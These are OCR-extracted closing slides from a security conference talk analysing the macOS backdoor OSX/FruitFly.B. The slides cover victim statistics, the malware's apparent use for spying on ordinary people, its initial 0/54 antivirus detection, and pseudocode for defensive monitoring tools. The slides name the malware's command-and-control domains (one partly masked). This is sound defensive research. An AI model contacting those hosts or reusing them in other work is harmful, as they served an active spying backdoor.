
~90% located in the US/Canada
...20%+ of those, in Ohio

```
$ grep -i -E 'family|mom' victims.txt
user name: (28, 'Family')
host name: (13, '[redacted]-familys-imac-438')
host name: (13, 'Moms-MacBook-Pro')
```

victims are (all?) everyday ppl

Target & Features

can reveal the purpose of the malware



fruitfly (a & b)


targets:
cybercrime

features:
nationstate

designed to spy on
'everyday' people
...for perverse reasons


CONCLUSIONS

wrapping this up



Analyzing OSX/FruitFly.B

...just by asking the right questions



results:

macOS monitoring tools ✓

full analysis of OSX/FruitFly.B ✓

eidk.hopto.org

hxxxxx.hopto.org

Generic Detection

buzz off FruitFly :)

2017-01-31 16:54:15	**0/54**
2017-01-31 22:02:28	**0/53**
2017-02-01 15:02:04	**0/53**
2017-02-01 21:04:43	**0/54**
2017-02-02 04:27:03	**0/54**
2017-02-02 14:11:35	**0/54**


initially undetected

law enforcement 'confirms' this

☹ *"the age of some of the code, which could potentially suggest that this malware goes back decades"* -malwarebytes


'traditional' AV known limitations:

- ❌ only detect known samples
- ❌ trivial to bypass



Generically Detecting FruitFly


buzz off FruitFly :)



BlockBlock: persistence (runtime)

```
while(true)
{
    watch for persistent file-system events

    alert the user
}
```

'autoruns' for macOS



KnockKnock: persistence

PDF

"*Malware Persistence on OS X*"

[RSA 2015, wardle]


Generically Detecting FruitFly

buzz off FruitFly :)

OverSight: mic/webcam

```
while(true)
{
    register for OS notifications
    for mic & webcam

    ⚠ alert the user
```

LuLu: network traffic




open-source :)

Like Free Tools?

and Odays & malware analysis?

support it :)

www.patreon.com/objective_see



TaskExplorer

OverSight

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Questions & Answers

contact me any time :)

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patrick@synack.com

speakerdeck.com/patrickwardle

Objective-See


patreon.com/objective_see

Synack ➡ join the red team!

www.synack.com/red-team

CREDITS

mahalo :)



images

- FLATICON.COM
- ICONMONSTR.COM
- ICONEXPERIENCE.COM

- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG

resources

- HTTPS://BLOG.MALWAREBYTES.COM/THREAT-ANALYSIS/2017/01/NEW-MAC-BACKDOOR-USING-ANTIQUATED-CODE/
- HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERMOUSE/
- HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERKEYS/